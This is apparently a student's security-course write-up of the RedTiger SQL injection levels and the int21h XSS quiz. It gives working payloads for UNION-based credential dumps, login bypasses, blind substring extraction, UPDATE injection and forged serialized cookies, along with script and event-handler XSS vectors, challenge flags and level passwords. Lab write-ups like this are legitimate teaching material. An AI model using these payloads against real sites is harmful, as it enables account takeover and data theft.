**Professor Mukhopadhyay** 

CIS 4204.01

**20 February 2024** 

# SQLI Level 1

• cat=1+ORDER+BY+4-

Revealed there are a total of 4 columns as if I do an order by 5 I get an error the column doesn't exist

# Hornoxe thatwaseasy You made it! You can raise your wechall.net score with this flag: 27cbddc803ecde822d87a7e8639f9315 The password for the next level is: passwords\_will\_change\_over\_time\_let\_us\_do\_a\_shitty\_rhyme Hack it

- cat=1+UNION+SELECT+NULL,NULL,username,password+FROM+level1\_user
  - Revealed the usernames and passwords for the 3 and 4th column in level 1 users
  - All the columns returned are data type int, however the last two columns are printed on the screen. So we use the last two column to print the username and password as:

# SQLI Level 2

	SQLI LEVEI 2
•	'OR'1'='1
	Welcome to level 2
	A simple loginbypass
	Target: Login Hint: Condition
	Username: Password: Login
	access granted
	You can raise your wechall.net score with this flag: 1222e2d4ad5da677efb188550528bfaa
	The password for the next level is: feed_the_cat_who_eats_your_bread
	Hack it

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• For the login bypass the username did not matter compared to the password. By altering the logic such as 1=1 makes the condition always true, regardless of the username, the password will always be corrected.

## SQLI Level 3

- Username is Admin, tablename is level3\_users.
- Assume there are two users TheCow and Admin.
- Have access to the username, first name, name ICQ, and email meaning we know that there are at least five columns.
- Noticed that when I clicked a username like a cow the usr in the hyperlink changed. Decided to play with that to see what I'll get.

Show userdetails:

Warning: preg\_match() expects parameter 2 to be string, array given in /var/www/html/hackit/urlcrypt.inc on line 26 <a href="https://doi.org/10.2007/nnc.200

Admin

• Error revealed code for the accepting the user input into the database. Copy and pasted it into a notepad.

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```
// warning! ugly code ahead :)
// requires php5.x, sorry for that
function encrypt($str)
    $cryptedstr = "";
    srand(3284724);
    for ($i =0; $i < strlen($str); $i++)
        $temp = ord(substr($str,$i,1)) ^ rand(0, 255);
        while(strlen($temp)<3)
            $temp = "0".$temp;
        $cryptedstr .= $temp. "";
    return base64_encode($cryptedstr);
function decrypt ($str)
    srand(3284724);
if(preg_match('%^[a-zA-Z0-9/+]*={0,2}$%',$str))
       $str = base64_decode($str);
if ($str != "" && $str != null && $str != false)
             $decStr = "":
            for ($i=0; $i < strlen($str); $i+=3)
                 $array[$i/3] = substr($str,$i,3);
            foreach($array as $s)
                 $decStr .= chr($a);
            return $decStr;
        return false;
    return false;
```

- The passwords are encrypted in Base64. Before I inserted my SQL I encrypted it
  - usr=MDc2MTk0MDEzMTgyMTQxMjMxMjIzMDc1MTk5MTA5MTg0MTU5 MDkzMjM5MDc4MDczMjM3MDc3MTc0MDcwMDU3MTk5MjM0MjE5MDg yMjQ2MTUzMjIwMjI3MDYyMjE4MTU3MDM2MTE2MTgxMTQ0MTk5MT YzMDQ1MDI3MTY1MTQzMDM2MTM2MTkxMjI0MDIzMTk1MDcxMTQw MTE1MDE2MTU5MTMzMDc3MDYwMTkwMTgyMDM5MDUxMDMwMjE 2MDA2MDY3MTE3MTI2MDk2MTU1MTkyMDE0
    - Displays table numbers
    - echo encrypt("Admin' order by 7#");
  - MDc2MTk0MDEzMTgyMTQxMjMxMjIzMDc1MTk5MTA5MTg0MTU5MDkz MjM5MDc4MDczMTcwMDE4MjQ4MDI0MDk5MTM4MTc4MTQ2MDcyMjM

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zMTMwMjAwMTY5MDYwMjEyMTMxMTE5MTExMTkxMTQ4MTk4MjI3M DQwMTA0MTkwMTU3MDQ0MTU5MjM2MTY2MDE4MTk2MDc5MjIyMTI yMDg1MTU2MTQ3MDY4MTI1MTQzMTYyMDU3MDUxMDgxMTQwMTAz MDgwMTEyMTE0MTI0MjIyMTk5MDg4MTQwMjIxMDg4MDQ3MjExMTU1 MTAzMDQ2MTMzMTAwMTE4MjEyMDYwMTQ2MTQzMDkwMTA1

■ echo encrypt("union select 1,username,3,4,password,6,name from level3 users where username='Admin '#")

### Welcome to Level 3

Target: Get the password of the user Admin. Hint: Try to get an error. Tablename: level3\_users

Show userdetails:

Username: TheCow
First name: Walter
Name: Willi
ICQ: 123456789
Email: cow@timbuktula.ccc

Login correct. You are admin :);

You can raise your wechall net score with this flag: a707b245a60d570d25a0449c2a516eca

The password for the next level is: put\_the\_kitten\_on\_your\_head

Hack it

# SQLI Level 4

• Find the number of characters present in the column of keyword using length function in sql

### Welcome to Level 4

Target: Get the value of the first entry in table level4\_secret in column keyword Disabled: like

Click me

Warning: preg\_match() expects parameter 2 to be string, array given in /var/www/html/hackit/config.inc.php on line 107

Warning: preg\_match() expects parameter 2 to be string, array given in /var/www/html/hackit/config.inc.php on line 112

Warning: preg\_match() expects parameter 2 to be string, array given in /var/www/html/hackit/config.inc.php on line 129

• Warning: preg match() expects parameter 2 to be string, array given in /var/www/html/hackit/config.inc.php on line 129

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- Turned the id variable into an array
- i<u>d</u>=1+union+select+null,keyword+from+level4\_secret+where+SUBSTRING(keyword,1, 1)>"w"--
  - Used to find each position of the word
- killstickswithbr1cks! Is the keyword

### Welcome to Level 4

Target: Get the value of the first entry in table level4\_secret in column keyword Disabled: like

### Click me

Query returned 1 rows.

Word correct.

You can raise your wechall.net score with this flag: e8bcb79c389f5e295bac81fda9fd7cfa

The password for the next level is: this hack it's old

Hack it

# SQLI Level 5

Varning: mysql_num_rows() expects parameter 1 to be resource, boolean given in /var/www/html/hackit/level5.php on line 46		
Jser not for	und!	
Jsername:		
Password:		
Login		

• Result occurred when I typed '\$username' into username and 'md5(\$password)'

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### Welcome to Level 5

Target: Bypass the login

Disabled: substring, substr, (,), mid

Hints: its not a blind, the password is md5-crypted, watch the login errors

Some things are disabled!!

o Got an error: 'union select 'anythin', 'md5(a)

Login successful!

You can raise your wechall.net score with this flag: ca5c3c4f0bc85af1392aef35fc1d09b3

The password for the next level is: the\_stone\_is\_cold

Hack it

- o hey' union select 1, md5('hey') #
- Tried to put the 1 in a union select. The password must contain the string that is being hashed by md5

SQLI Level 6

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Welcome to Level 6

Target: Get the first user in table level6\_users with status 1

Click me

Warning: mysql\_fetch\_object(): supplied argument is not a valid MySQL result resource in /var/www/html/hackit/level6.php on line

Notice: Trying to get property of non-object in /var/www/html/hackit/level6.php on line 28 User not found

Username:	
Password:	Login

- There are two fields
- Can't do a blind attack

### Welcome to Level 6

Target: Get the first user in table level6\_users with status 1

Click me

Some things are disabled!

0

 Skipped the level, wasn't able to find the successful attack vector, taking the credentials from someone else to skip

# SQLI Level 7

• Used the single quote into the search field

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Target: Get the name of the user who posted the news about google. Table: level7\_news column: autor Restrictions: no comments, no substr. no substring, no ascii, no mid, no like



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' OR text.title LIKE '%'%') at line 1

SELECT news.\*,text.text,text.title FROM level7 news news, level7 texts text WHERE text.id = news.id AND (text.text LIKE '%'%' OR text.title LIKE '%'%')

- ') union select null,null,null,autor from level7 news news, level7 texts text where ('%' = '
- Revealed information at the end of the blobs of text.



Lorem Ipsum

Lorem ipsum dolor sit amet, consetetur sadipscing elitt, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet.

Apple updates the low-end MacBook
Apple on Wednesday updated its low-end consumer notebook, adding a slightly faster processor and a larger hard drive. The 13-inch white MacBook now comes with a 2.13GHz Intel Core 2 Duo
processor, adding a little more speed over the previous 2GHz processor. The hard drive has also been increased from 120GB to 160GB in the upgrade. Memory for the machine remains at 2GB
DDR2, expandable to 4GB for an extra \$100. Apple made no changes to the graphics card, choosing to stay with the Nvidia GeForce 9400m unit. Despite the upgrades, Apple is sticking with its
\$999 price tag on the machine. The changes bring the low-end whith MacBook closer in spees to the unibody aluminum MacBook. However, there are still advantages to the unibody design,
including the ability to upgrade the hard drive to solid state and the use of the faster DDR3 memory.

Google: The browser is the computer
SAN FRANCISCO-Google spent Wednesday morning trying to get developers excited about the next generation of Web technologies by showing off how future Web applications will mimic
desktop apps. "It's time for us to take advantage of the amazing opportunity that is before us," said Google CEO Eric Schmidt, kicking off Google I/O 2009 in San Francisco. Schmidt was referring
to the growing sense that the Internet and browsers—rather than a computer's operating system—will be the future foundation for application development. The industry isn't quite ready for that yet.
Many of applications demonstrated before the crowd of around 4,000 developers will require the widespread adoption of HTML 5 technologies, which are still under development by a consortium
of companies and organizations. Still, Google's Vic Gundotra, vice president of engineering, noted that the four modern occurate browners (Frieriox, Safari, Chrome, and Opera) are all adopting
some HTML 5 technologies as they become more stable, taking every opportunity possible to ding Microsoff's Internet Explorer for lagging behind the other four browsers. Gundotra showed off
how Web applications will be able to take advantage of five man HTML. 5 concepts: craws tage, video tage, geolecation and database, and Web Workers. For example, canvas
tage shelp developers bring all kinds of sophisticated graphics to their Web applications without having to use a pluy-in-which is also the appeal of the video tage, which gives developers quite a few more options when it who will be video toga, which gives developers quite a few more options when it who will be application and database, and Web Workers. For example, canvas
resperiment" with You'll be videos coded using the video tage, which gives developers quite a few more options when it we to so how those videos can be embedded into a Web page. Geolocation
is another huge topic of late with mobile applications. Google showed off how its Google Latitude application takes advantage of a n

CERN's collider won't chill next winter

The Large Hadron Collider, currently undergoing repairs, will change its schedule and run through the winter to make sure the experiment provides workable results. The European Centre for Nuclear Research (CERN) flagship particle accelerator has been out of action since September, when an electrical fault called a halt to an experiment to understand the fundamental physics of matter. It is scheduled to restart me September 2009. Images: Where particles, physics theories collider (Cikci image for gallery on the Large Hadron Collider. (Credit Maxamiline Bince for CERN) On Wednesday, James Gillies, head of communications at CERN, said the LHC could carry on running over the subsequent months. Normally, CERN particle-acceleration operations cease in November for the winter, because energy costs throughout the winter months are prohibitively high. The schedule is failing through the winter if necessary." CERN is able to cover the energy cost of running the LHC during outside its schedule because it had had less expenditure while the experiment was halted, Gilles said. "We're getting the money from the standard CERN budget," he said. "If we hadn't had the incident last year, we would be running the LHC. Gilles said expenditure while the experiment was halted, Gilles said. "We're getting the money from the standard CERN budget," he said. "If we hadn't had the incident last year, we would be running the LHC. Gilles added that CERN would continue to be supplied by EDF on the French side and EDS on the Swass side, and that EOS would provide energy through the cold season. The energy demands of the LHC are high. The particle beams are designed to un at a maximum of "T EV, and have run at around 5 TeV. There is \$350MJ stored in each beam, which CERN scientists estimate has enough energy to drill a 50m hole in copper. The LHC experiment, designed to smash beams of nuclear particles into each other, was brought to a halt in each species bears are also entered to make a designed to un

site admin TestUserforg00gle

 $\circ$ 

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Hack it

Welcome to Level 7

Target: Get the name of the user who posted the news about google. Table: level7\_news column: autor Restrictions: no comments, no substring, no ascii, no mid, no like


User correct.

You can raise your wechall.net score with this flag: 970cecc0355ed85306588a1a01db4d80

The password for the next level is: or\_so\_i'm\_told

SQLI Level 8

- Need to get the password of the admin
- Tried adding random strings into the password and username trying to get an error



Notice: Use of undefined constant user - assumed 'user' in /var/www/html/hackit/level8.php on line 59

Notice: Use of undefined constant password - assumed 'password' in /var/www/html/hackit/level8.php on line 59



Login incorrect!

0

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### Welcome to Level 8

Target: Get the password of the admin.

Username: Admin			
Email:		hans@localhost	
Name:		Hans	
ICQ:	1	2345	
Age:	2	5	
Edit			

Notice: Use of undefined constant user - assumed 'user' in /var/www/html/hackit/level8.php on line 59

Notice: Use of undefined constant password - assumed 'password' in /var/www/html/hackit/level8.php on line 59

Username:	admin	
Password:	19JPYS1jdgvkj	Login

Login incorrect!

0

- hans@localhost',name=password, icq='
  - o Insert in email

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### Welcome to Level 8

Target: Get the password of the admin.

Username: Admin	
Email:	hans@localhost
Name:	Hans
ICQ: 1	.2345
Age: 2	5
Edit	

Notice: Use of undefined constant user - assumed 'user' in /var/www/html/hackit/level8.php on line 59

Notice: Use of undefined constant password - assumed 'password' in /var/www/html/hackit/level8.php on line 59

Login correct. You are admin:);

You can raise your wechall net score with this flag: 9ea04c5d4f90dae92c396cf7a6787715

The password for the next level is: network\_pancakes\_milk\_and\_wine

Hack it

0

# SQLI Level 9

• Need to get the username and password of any user.

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Password:

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20 1 Coldary 2024	
Welcome to Level 9	
Target: Get username and password of any user. Tablename: level9_users This is not a blind injection. There is a way to get some output back:)	
Autor: RedTiger Title: Lorem ipsum Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna al dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet.	
Name: Title:  Submit Query	
Notice: Use of undefined constant user - assumed 'user' in /var/www/html/hackit/level9.php on line 75  Notice: Use of undefined constant password - assumed 'password' in /var/www/html/hackit/level9.php on line 75	
Username: Password: Login	
Login incorrect!	
<ul> <li>Tried to enter in random characters and symbols to get an interesting error</li> </ul>	
Welcome to Level 9	
Target: Get username and password of any user. Tablename: level9_users This is not a blind injection. There is a way to get some output back:)	
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "\\ (select password from level9_users limit 1), '3')' at line 6Autor: It is Lorem ipsum Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et Name: [n level9_users limit 1), '3')	
Title: nlevel9_users limit 1), '3')  from level9_users limit 1), '3')  Submit Query	

- (select password from level9\_users limit 1), '3')
  - Having a structure like ('1','2','3') shows the values 1,2, and 3
  - Wanted to replace them with fields
  - o Copy and pasted in all the text fields

# SQLI Level 10

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### Welcome to Level 10

Target: Bypass the login. Login as TheMaster

Login

Welcome Monkey. You are just a normal user!

• When I login I am just Moneky...I want to be Admin

• When I inspect the web page's code I notice there is a login feature and a value that appears to be hashed

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YToyOntzOjg6InVzZXJuYW1IIjtzOjY6Ik1vbmtleSI7czo4OiJwYXNzd29yZCI7czoxMjoiMDgxNXBhc3N3b3Jkljt9
1 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.
UTF-8 Source character set.
Decode each line separately (useful for when you have multiple entries).
① Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).
✓ DECODE ➤ Decodes your data into the area below.
a:2:{s:8:"username";s:6:"Monkey";s:8:"password";s:12:"0815password";}

- Surprise! Surprise! Its in base64
  - o I used a website to decode it
  - Appears to be the syntax of the credentials
  - o "s' means string while what comes after is the length of the string Decoded shows the structure of how the data is stored. This is after serialization. What it would look like in code is

```
$myarray = array
(
  "username"=>"Monkey",
  "password"=>"0815password",
);
```

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Decode from Base64 format

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# a:2:{s:8:"username";s:9:"TheMaster";s:8:"password";b:1;} For encoded binaries (like images, documents, etc.) use the file upload form a little furthe UTF-8 Source character set. Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF)

Decodes your data into the area below.
a:2:{s:8:"username";s:9:"TheMaster";s:8:"password";b:1;}

• Used a boolean setting it to true in order to bypass the password

• Inserted new credentials

```
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CIS 4204.01
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 Welcome to Level 10
 Target: Bypass the login. Login as TheMaster
 Login
 Welcome TheMaster.
 You solved the hackit:)
 You can raise your wechall.net score with this flag: 721ce43d433ad85bcfa56644b112fa52
 The password for the hall of fame is: make the internet great again
 Enter
 Nick From TCC was here:)
 XICRiller was here :)
 GodZer0 was here:)
 SkyL1n3 was here:)
 holy sigmar! was here:)
 Masamune Date was here:)
 gama22 <3 was here:)
 Jaleel Rogers was here:)
  • I made it
```

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# XSS Stage #1

XSS Challenges	
Stage #1	
Notes (for all stages):  * NEVER DO ANY ATTACKS EXCEPT XSS.  * DO NOT USE ANY AUTOMATED SCANNER (AppScan, WebInspect, WVS,)  * Some stages may fit only IE.	
Ranking (optional): If you want to participate in ranking, <u>please register here</u> now. (You should register <u>before</u> tackling stage #1.)	
What you have to do: Inject the following JavaScript command: alert(document.domain);	
Hint:	
Search: Search	
No results for ":::html "	
Congratulations!! Next stage stage2.php.	
This page was written by yamagata21, inspired by <a href="http://blogged-on.de/xss/">http://blogged-on.de/xss/</a> .	
xss-quiz.int21h.jp	
ОК	

- <script>alert(document.domain);</script>
  - o Just a simple insertion into the search field

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
XSS Challenges
Stage #2
What you have to do: Inject the following JavaScript command: alert(document.domain);
Hint:
No results for your Query. Try again: "> Search
Congratulations!! Next stage stage-3.php.
This page was written by yamagata21, inspired by <a href="http://blogged-on.de/xss/">http://blogged-on.de/xss/</a> .
⊕ xss-quiz.int21h.jp
xss-quiz.int21h.jp
ОК

- "><script>alert(document.domain);</script>
  - Server won't put the search term directly into the page. Instead it will be inserted into the input's value attribute.


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
• The server is now properly escaping tags (> and <) from the text field.



• Inserted <script>alert(document.domain);</script> inside one of the options

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# XSS Stage #4




- There is a field named p3 with a field that says hackme, suspicious
- Provided the insertion "> <script>alert(document.domain); </script> into hackme



- The input field's max length limit is easily modifiable (variable is called maxlength)
- Changed it from 15 to 50
- Then insert "> <script>alert(document.domain); </script> into the search box

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# XSS Stage #6



- On this stage the tags > and < are escaped on the server to &gt; and &lt
  - But the rest of the characters aren't
  - Inserted 123" onmouseover="alert(document.domain); and returned 123

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- The server is now also escaping quotation marks, like " and '
  - However, they missed to put quotes characters around the input's value attribute's value
  - o a will be the field's value and the additional element attribute will be onmouseover

# XSS Stage #8




- Back in the earlier age of websites there was a different way to make clickable links
  - To make my insertion clickable I have to place javascript: before alert(document.domain);


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- Solving this stage won't work in any modern browser since it's dependent on support for UTF-7
  - To skip this stage I used the console and typed alert(document.domain);



- Server removes instances of the word domain in plaintext
- Had to encode alert(document.domain); in base64
  - atob is a global function to decode base64